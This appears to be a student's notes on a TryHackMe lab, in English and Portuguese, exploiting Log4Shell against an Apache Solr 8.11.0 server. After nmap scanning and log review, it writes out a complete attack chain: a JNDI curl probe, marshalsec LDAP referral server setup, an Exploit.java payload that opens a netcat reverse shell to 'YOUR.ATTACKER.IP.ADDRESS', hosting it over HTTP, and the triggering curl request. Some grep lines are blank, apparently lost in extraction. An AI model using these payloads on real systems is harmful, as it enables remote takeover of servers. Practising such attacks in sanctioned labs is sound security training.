
Export

Reconnaisance

nmap -v





```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.108.29 -p8983 -A
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-17 22:36 EST
Nmap scan report for 10.10.108.29
Host is up (0.25s latency).

PORT     STATE SERVICE VERSION
8983/tcp open  http    Apache Solr
| http-title: Solr Admin
|_Requested resource was http://10.10.108.29:8983/solr/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
```

Discovery

http://10.10.108.29:8983/solr/#/


10.10.108.29:8983/solr/#/
Solr
Dashboard
Logging
Security
Core Admin
Java Properties
Thread Dump
No cores available
Go and create one
Instance
Start
24 minutes ago
Versions
solr-spec
8.11.0
solr-impl
8.11.0 e912fdd5b632267a9088507a2a6bcbc75108f381 - jpountz - 2021-11-09 14:08:51
lucene-spec
8.11.0
lucene-impl
8.11.0 e912fdd5b632267a9088507a2a6bcbc75108f381 - jpountz - 2021-11-09 14:03:35


```
Oracle Corporation Java HotSpot(TM) 64-Bit Server VM 1.8.0_181 25.181-b13
1
-DSTOP.KEY=solrrocks
-DSTOP.PORT=7983
-Djetty.home=/opt/solr/server
-Djetty.port=8983
-Dlog4j.configurationFile=/var/solr/log4j2.xml
-Dsolr.data.home=
-Dsolr.default.confdir=/opt/solr/server/solr/configsets/_default/conf
-Dsolr.install.dir=/opt/solr
-Dsolr.jetty.inetaccess.excludes=
-Dsolr.jetty.inetaccess.includes=
-Dsolr.log.dir=/var/solr/logs
-Dsolr.log.muteconsole
-Dsolr.solr.home=/var/solr/data
-Duser.timezone=UTC
-XX:+AlwaysPreTouch
-XX:+ExplicitGCInvokesConcurrent
-XX:+ParallelRefProcEnabled
-XX:+PerfDisableSharedMem
-XX:+PrintGCApplicationStoppedTime
-XX:+PrintGCDateStamps
-XX:+PrintGCDetails
-XX:+PrintGCTimeStamps
-XX:+PrintHeapAtGC
-XX:+PrintTenuringDistribution
-XX:+UseG1GC
-XX:+UseGCLogFileRotation
-XX:+UseLargePages
-XX:-OmitStackTraceInFastThrow
-XX:GCLogFileSize=20M
-XX:MaxGCPauseMillis=250
-XX:NumberOfGCLogFiles=9
-XX:OnOutOfMemoryError=/opt/solr/bin/oom_solr.sh 8983 /var/solr/logs
-Xloggc:/var/solr/logs/solr_gc.log
-Xms512m
-Xmx512m
-Xss256k
-verbose:gc
```

Analisando logs like a pro

```
┌──(kali㉿kali)-[~/Downloads/solrlogs]
└─$ ls
solr-8983-console.log  solr_gc.log.0.current  solr.log  solr.log.1  solr.log.2  solrlogs.zip  solr_slow_requests.log

┌──(kali㉿kali)-[~/Downloads/solrlogs]
└─$ cat *.log* | grep        | grep
2021-12-13 03:44:58.415 INFO  (qtp1083962448-20) [   ] o.a.s.s.HttpSolrCall
2021-12-13 03:47:53.989 INFO  (qtp1083962448-21) [   ] o.a.s.s.HttpSolrCall
2021-12-13 03:47:54.819 INFO  (qtp1083962448-16) [   ] o.a.s.s.HttpSolrCall
2021-12-13 03:47:55.284 INFO  (qtp1083962448-19) [   ] o.a.s.s.HttpSolrCall
2021-12-13 03:47:55.682 INFO  (qtp1083962448-22) [   ] o.a.s.s.HttpSolrCall
```

Proof of Concept




```
┌──(kali㉿kali)-[~]
└─$ curl "http://10.10.108.29:8983/solr/admin/cores?foo=$\{jndi:ldap://10.9.0.172:9999\}"
{
  "responseHeader":{
    "status":0,
    "QTime":4},
  "initFailures":{},
  "status":{}}

┌──(kali㉿kali)-[~]
└─$
```

Após isso ele conecta no netcat

Exploitation

Navigate to marshalsec folder

```
attackbox@tryhackme$ cd /root/Rooms/solar/marshalsec
```

rode com java 8

Build marshalsec tool with maven

```
attackbox@tryhackme:~/root/Rooms/solar/marshalsec$ mvn clean package -DskipTests
```

Start LDAP Server

```
attackbox@tryhackme:~/root/../marshalsec$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer
"http://YOUR.ATTACKER.IP.ADDRESS:8000/#Exploit"
```

Create and move into a new directory where you might host this payload. First, create your payload in a text editor of your choice (mousepad, nano, vim, Sublime Text, VS Code, whatever), with the **specific** name `Exploit.java`:

Save the Java exploit code & change to use your IP

```
public class Exploit {
    static {
        try {
            java.lang.Runtime.getRuntime().exec("nc -e /bin/bash YOUR.ATTACKER.IP.ADDRESS 9999");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

Compile Java exploit code

```
attackbox@tryhackme$ javac Exploit.java -source 8 -target 8
```

With your payload created and compiled, you can now host it by spinning up a temporary HTTP server.

Host the exploit Java file via HTTP

```
attackbox@tryhackme$ python3 -m http.server
```

No answer needed

Question Done

Your payload is created and compiled, it is hosted with an HTTP server in one terminal, your LDAP referral server is up and waiting in another terminal -- next prepare a netcat listener to catch your reverse shell in yet another new terminal window:

Prepare your netcat listener

```
attackbox@tryhackme$ nc -lnvp 9999
```

No answer needed

Question Done

Finally, all that is left to do is trigger the exploit and fire off our JNDI syntax! Note the changes in port number (now referring to our LDAP server) and the resource we retrieve, specifying our exploit:

Trigger the exploit and fire off our JNDI syntax

```
attackbox@tryhackme$ curl 'http://10.10.112.174:8983/solr/admin/cores?foo=${jndi:ldap://YOUR.ATTACKER.IP.ADDRESS:1389/Exploit}'
```

Modify your attacker IP address as appropriate.

Explicando como esse ataque irá funcionar

- primeiro você precisará utilizar uma versão antiga do java para compilar um exploit de um RCE/Reverse Shell,
- suba um servidor HTTP com esses arquivos e um servidor LDAP (no caso usamos o python e nc)

- execute o comando do exploit (de forma que ele requisite o exploit no seu servidor, assim ele irá baixar e executar)